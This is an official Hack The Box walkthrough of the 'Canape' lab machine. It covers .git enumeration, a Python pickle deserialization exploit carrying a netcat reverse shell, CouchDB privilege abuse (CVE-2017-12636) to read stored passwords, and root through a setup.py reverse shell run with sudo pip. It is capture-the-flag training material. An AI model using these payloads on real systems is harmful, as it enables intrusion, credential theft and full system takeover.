
Hack The Box
PEN-TESTING LABS



Canape

15th September 2018 / Document No D18.100.17

Prepared By: Alexander Reid (Arrexel)

Machine Author: overcast

Difficulty: Medium

Classification: Official

SYNOPSIS

Canape is a moderate difficulty machine, however the use of a file (.git) that is not included in the dirbuster wordlists can greatly increase the difficulty for some users. This machine also requires a basic understanding of Python to be able to find the exploitable point in the application.

Skills Required


- Intermediate knowledge of Linux
- Basic/Intermediate knowledge of Python

Skills Learned

- Exploiting insecure Python Pickling
- Exploiting Apache CouchDB
- Exploiting Sudo NOPASSWD

Enumeration

Nmap




Target: 10.10.10.70
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.70

10.10.10.70

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
✓	65535	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (U

Nmap finds only Apache and OpenSSH running on the target.

Web Fuzzing



```
root@kali:~# wfuzz --hw=1 --hh=3076 -w Desktop/wordlists/seclist_common.txt http
://10.10.10.70/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.11 - The Web Fuzzer                        *
********************************************************

Target: http://10.10.10.70/FUZZ
Total requests: 4593

==================================================================
ID      Response   Lines      Word         Chars          Payload
==================================================================

000008:  C=200      1 L        2 W          23 Ch        ".git/HEAD"
000155:  C=200     82 L      237 W        3076 Ch        "Database_Administrati
000157:  C=200     82 L      237 W        3076 Ch        "Documents and Setting
000358:  C=200     82 L      237 W        3076 Ch        "_vti_bin/_vti_adm/adm
000359:  C=200     82 L      237 W        3076 Ch        "_vti_bin/_vti_aut/aut
000468:  C=200     82 L      237 W        3076 Ch        "administratoraccounts
000949:  C=403     11 L       32 W         294 Ch        "cgi-bin/"
```


Attempting to fuzz Apache to find files and directories is a bit more challenging, as all requests return 200. By using Wfuzz, it is possible to filter out false positives.

Using Wfuzz with the SecLists' Discovery/Web-Content/common.txt file immediately reveals a **.git** directory. Accessing the **config** directory finds a hostname **git.canape.htb** (which should be added to /etc/hosts) as well a project named **simpsons.git**.

Exploitation


Python Pickle

With access to the source of the Python flask application which runs the website, it is possible to develop an exploit to abuse the function for storing submitted quotes.



```
import cPickle, requests, os
from hashlib import md5

class Writeup(object):
        def __reduce__(self):
                return (os.system,("homer!;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 1234 >/tmp/f",))

character, quote = cPickle.dumps(Writeup()).split("!")
p_id = md5(character + quote).hexdigest()

requests.post("http://10.10.10.70/submit", data={'character': character, 'quote': quote})
requests.post("http://10.10.10.70/check", data={'id': p_id})
```

The **submit** route of the flask app checks to make sure the **character** variable contains a valid Simpsons character, however passing the name directly will cause the app to create an invalid pickle file. By including the character name as part of the os command and splitting the pickle data between **character** and **quote**, the check will pass and the data will be recombined server-side.



```
root@kali:~/Desktop/writeups/canape# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.70] 58278
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@canape:/$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/Desktop/writeups/canape# stty raw -echo && fg
nc -nvlp 1234

www-data@canape:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@canape:/$ pwd
/
www-data@canape:/$ ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
www-data@canape:/$ 
```


Privilege Escalation

Homer - Apache CouchDB

Exploit: https://www.exploit-db.com/exploits/44913/


Explanation: https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Running **ps aux** reveals that Apache CouchDB is running as the **homer** user.




```
www-data@canape:/dev/shm/arrexel$ cat pslist | grep couch
root        624  0.0  0.0   4240   656 ?        Ss   Sep16   0:00 runsv couchdb
root        777  0.0  0.0   4384   652 ?        S    Sep16   0:00 svlogd -tt /va
r/log/couchdb
homer       778  0.4  3.4 649344 34496 ?        Sl   Sep16   5:21 /home/homer/bi
n/../erts-7.3/bin/beam -K true -A 16 -Bd -- -root /home/homer/bin/.. -progname c
ouchdb -- -home /home/homer -- -boot /home/homer/bin/../releases/2.0.0/couchdb -
name couchdb@localhost -setcookie monster -kernel error_logger silent -sasl sasl
_error_logger false -noshell -noinput -config /home/homer/bin/../releases/2.0.0/
sys.config
homer     18610  0.0  0.7  44788  7888 ?        Ssl  15:24   0:00 ./bin/couchjs
./share/server/main.js
```

A quick search finds CVE-2017-12636, which is a code execution vulnerability in CouchDB < 2.1.0. The Exploit-DB proof of concept has some issues in this instance, so directly using the cURL example from the explanation link is a good alternative.




```
</localhost:5984/_users/org.couchdb.user:arrexel' --data-binary '{
>   "type": "user",
>   "name": "arrexel",
>   "roles": ["_admin"],
>   "roles": [],
>   "password": "password"
> }'
{"ok":true,"id":"org.couchdb.user:arrexel","rev":"1-d173293bee3558e352eee8436107
c388"}
```

Once an admin account is created, full read access is gained to the databases. The **passwords** database can be listed with **curl 127.0.0.1:5984/passwords/_all_docs --user ‘arrexel:password’** and read by changing **_all_docs** to the doc ID.



```
www-data@canape:/dev/shm/arrexel$ curl 127.0.0.1:5984/passwords/_all_docs --us>
{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4
","value":{"rev":"2-81cf17b971d9229c54be92eeee723296"}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d
","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f
","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738
","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"}}
]}
<rexel$ curl 127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc438004738 --user >
{"_id":"739c5ebdf3f7a001bebb8fc438004738","_rev":"1-49a20010e64044ee7571b8c1b902
cf8c","user":"homerj0121","item":"github","password":"STOP STORING YOUR PASSWORD
S HERE -Admin"}
www-data@canape:/dev/shm/arrexel$ 
```


The first ID listed contains the SSH password for **homer** in plaintext.



```
root@kali:~/Desktop/writeups/canape/simpsons# ssh homer@10.10.10.70 -p 65535
The authenticity of host '[10.10.10.70]:65535 ([10.10.10.70]:65535)' can't be es
tablished.
ECDSA key fingerprint is SHA256:ojMYU5Q6ljmXdvYjbNF4D1mA5ndrq8D8dkMLx4Bs1cs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.70]:65535' (ECDSA) to the list of known ho
sts.
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Mon Sep 17 15:29:50 2018 from 10.10.14.12
homer@canape:~$
```


Root - Sudo NOPASSWD

Running **sudo -l** as **homer** reveals that there is a NOPASSWD entry for python pip.




```
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$
```

Simply creating a **setup.py** file and running **sudo pip install .** will execute the file as root.



```
homer@canape:/dev/shm/arrexel$ cat setup.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.3",1235))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])

homer@canape:/dev/shm/arrexel$ sudo pip install .
[sudo] password for homer:
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned
 by the current user and the cache has been disabled. Please check the permissio
ns and owner of that directory. If executing pip with sudo, you may want sudo's
-H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by t
he current user and caching wheels has been disabled. check the permissions and
owner of that directory. If executing pip with sudo, you may want sudo's -H flag
.
Processing /dev/shm/arrexel
```



```
root@kali:~/Desktop/writeups/canape/simpsons# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.70] 46094
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty;pty.spawn("/bin/bash");'
root@canape:/tmp/pip-qXeYNb-build#
```